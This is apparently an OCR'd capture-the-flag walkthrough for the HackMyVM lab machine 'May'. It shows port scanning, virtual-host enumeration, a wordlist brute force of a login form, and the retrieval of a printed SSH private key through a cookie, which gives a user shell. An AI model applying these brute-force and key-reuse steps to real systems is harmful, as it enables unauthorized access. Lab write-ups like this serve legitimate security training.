
May



May.

created by || sml

Release Date // 2021-07-22

MD5 // 2a230a6e5472867e07335ad8e30dec01

Root // 74

User // 78

Notes //

Hack and Fun.


Download

Reviews


Congratz migue1985 you pwned it!

```
nmap -sCV -p22,80,10000  -Pn -n -vvv  192.168.0.163
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protc
| ssh-hostkey:
|   2048 94:fb:c0:76:f2:b3:ff:4a:ed:61:6a:ae:a1:ca:86:c1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNWEZw6ktpNFMSGX136
|   256 d0:29:99:fd:69:68:21:e3:b4:a6:48:e4:4e:a1:7e:f4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
|   256 2a:1b:1f:3d:ab:0a:00:5b:43:75:89:67:8a:98:21:df (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIl6Shg3anwvWBdwFsynoNQnc
80/tcp    open  http    syn-ack ttl 64 nginx 1.14.2
|_http-title: Did not follow redirect to http://may.hmv
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
10000/tcp open  http    syn-ack ttl 64 MiniServ 1.979 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 29FC3AE651EF329352CB1ED20DF645
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-title: 200 &mdash; Document follows
|_http-server-header: MiniServ/1.979
```




```
admin: Web is under construction. Use Intranet.
marie: Where are now the keys?
alice: Yes, where are?
admin: :'(
```



ERROR — DOCUMENT FOLLOWS

This web server is running in SSL mode. Try the URL https://may.fibertel.com.ar:10000/ instead.



Warning!
Login failed. Please try again.


Webmin

You must enter a username and password to login to the server on **may.hmv**


marie

Password


□ Remember me



```
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt  -u http://may.hmv/ --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://may.hmv/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: portal.may.hmv Status: 200 [Size: 406]
Found: ssh.may.hmv Status: 200 [Size: 405]
Progress: 10904 / 114442 (9.53%)
```




admin ●●●●● Sign in




http://portal.may.hmv — All

```
POST /check.php HTTP/1.1
Host: portal.may.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://portal.may.hmv
Connection: keep-alive
Referer: http://portal.may.hmv/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user=marie&password=admin
```

Payload #: 1
Placeholder: admin
Type: Hosted File
Selected file: rockyou.txt



```
ID   Payload 1    Status   Length   Round-trip Time (ms)
183  rebelde      200      263      104
1    123456       200      177      14
2    12345        200      177      16
3    123456789    200      177      18
4    password     200      177      19
5    iloveyou     200      177      20
6    princess     200      177      21
7    1234567      200      177      22
8    rockyou      200      177      25
```




http://portal.may.hmv

```
POST /check.php HTTP/1.1
Host: portal.may.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://portal.may.hmv
Connection: keep-alive
Referer: http://portal.may.hmv/
Cookie: Sweetcookie=HMVHMXHMVHMXHMVHMXHMVHMX
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user=marie&password=rebelde
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 21 Apr 2025 19:19:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: Sweetcookie=HMVHMXHMVHMXHMVHMXHMVHMX
Content-Length: 56

Hi marie!Portal is under development too.Come back later
```

nothing in portal or ssh with password, but we have coockies to set lets see what we can found




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA3HwQ6G67tSrcxTN2oOKplVae0b+gVe0x/btFSgGJy2bMoWc14qBO
jE7cEcO8tEB85mI3ftByjp6ZVcQWdmEFvqDjeiGvucu0cnO/kTYZGue34/P0+3TJ4Dn92l
L5neeFJC37yHtgxGv1XZ3aQ6mN/XY6okPpjhECZieH8849P+vclhBsXcZPNwZ1vkXAinaY
T6e1vDJA94l4ioDgj/S48gFuR1OExpsxM+c1uggIcd/GgFyVHy7i/hdm78p09vnmWj8sw2
XUd8XGIJOZRHMx0xAw2ezkHC93buwL2KRxez9e5nsLMfKUYNBd7T/16AfS6lRvkvCBPAJs
aBOPbycNKQAAA8BCdu/2Qnbv9gAAAAdzc2gtcnNhAAABAQDcfBDobru1KtzFM3ag4qmVVp
7Rv6BV7TH9u0VKAYnLZsyhZzXioE6MTtwRw7y0QHzmYjd+0HKOnplVxBZ2YQW+oON6Ia+5
y7Ryc7+RNhka57fj8/T7dMngOf3aUvmd54UkLfvIe2DEa/VdndpDqY39djqiQ+mOEQJmJ4
fzzj0/69yWEGxdxk83BnW+RcCKdphPp7W8MkD3iXiKgOCP9LjyAW5HU4TGmzEz5zW6CAhx
38aAXJUfLuL+F2bvynT2+eZaPyzDZdR3xcYgk5lEczHTEDDZ7OQcL3du7AvYpHF7P17mew
sx8pRg0F3tP/XoB9LqVG+S8IE8AmxoE49vJw0pAAAAAwEAAQAAAQEAuDe81Mc4dG1Emkue
cVwQfuMpvWxTZZfSLgKbKPNSEy1oCe83OYvhNR/qhbk6YIyFDuS/I2i8XmcrDFrSvcPgzd
6VUYT10tHdiccmJwjBPxaeMYqyhKqWxY8Oh6zOPN2lA46cEWzsdBETqE1sgR4Ysc5nvQ3r
BTU3AO1EjTMjP9Sfo+GbbZq292h/WUlN3+34VngnTZg7RM2th4tk00sc07iiRLAh3DQ9Yo
7S8QWJQhVJAO/3UmhmsK8Sb44BJ/cYZd+SC6BV+RwsnrS+JyeUs1zctJzBSpxX6+9ko4oN
VGIWnYce1Jxrz1cxgwnEEsb2BnamTvRAJoWW4fU7NYzIkOAAAIANhgRfAVu6xVNvEXXOFq
```


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Sweetcookie	HMVHMXHMVHMXHMVHMXHMVHMX	ssh.may.hmv	/	Session	35	false	false	None	Mon, 21 Apr 2025 19:20:36 GMT




```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh -i id_rsa marie@192.168.0.163
Linux may 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 22 03:34:48 2021
marie@may:~$ id
uid=1000(marie) gid=1000(marie) groups=1000(marie),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
marie@may:~$ 
```




```
marie@may:~$ sudo -l
Matching Defaults entries for marie on may:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User marie may run the following commands on may:
    (ALL) NOPASSWD: /usr/sbin/halt, /usr/sbin/reboot, /usr/sbin/poweroff
```



```
-bash: cd: webmin: Permission denied
marie@may:/var$ ls -la
total 52
drwxr-xr-x 13 root root  4096 Jul 22  2021 .
drwxr-xr-x 18 root root  4096 Jul 22  2021 ..
drwxr-xr-x  2 root root  4096 Apr 20 19:55 backups
drwxr-xr-x  8 root root  4096 Jul 21  2021 cache
drwxr-xr-x 24 root root  4096 Jul 22  2021 lib
drwxrwsr-x  2 root staff 4096 Mar 19  2021 local
lrwxrwxrwx  1 root root     9 Jul 21  2021 lock → /run/lock
drwxr-xr-x  6 root root  4096 Apr 20 19:55 log
drwxrwsr-x  2 root mail  4096 Jul 21  2021 mail
drwxr-xr-x  2 root root  4096 Jul 21  2021 opt
lrwxrwxrwx  1 root root     4 Jul 21  2021 run → /run
drwxr-xr-x  4 root root  4096 Jul 21  2021 spool
drwxrwxrwt  3 root root  4096 Apr 21 15:39 tmp
drwx------  3 root bin   4096 Apr 21 15:38 webmin
drwxr-xr-x  5 root root  4096 Jul 22  2021 www
marie@may:/var$ id
```



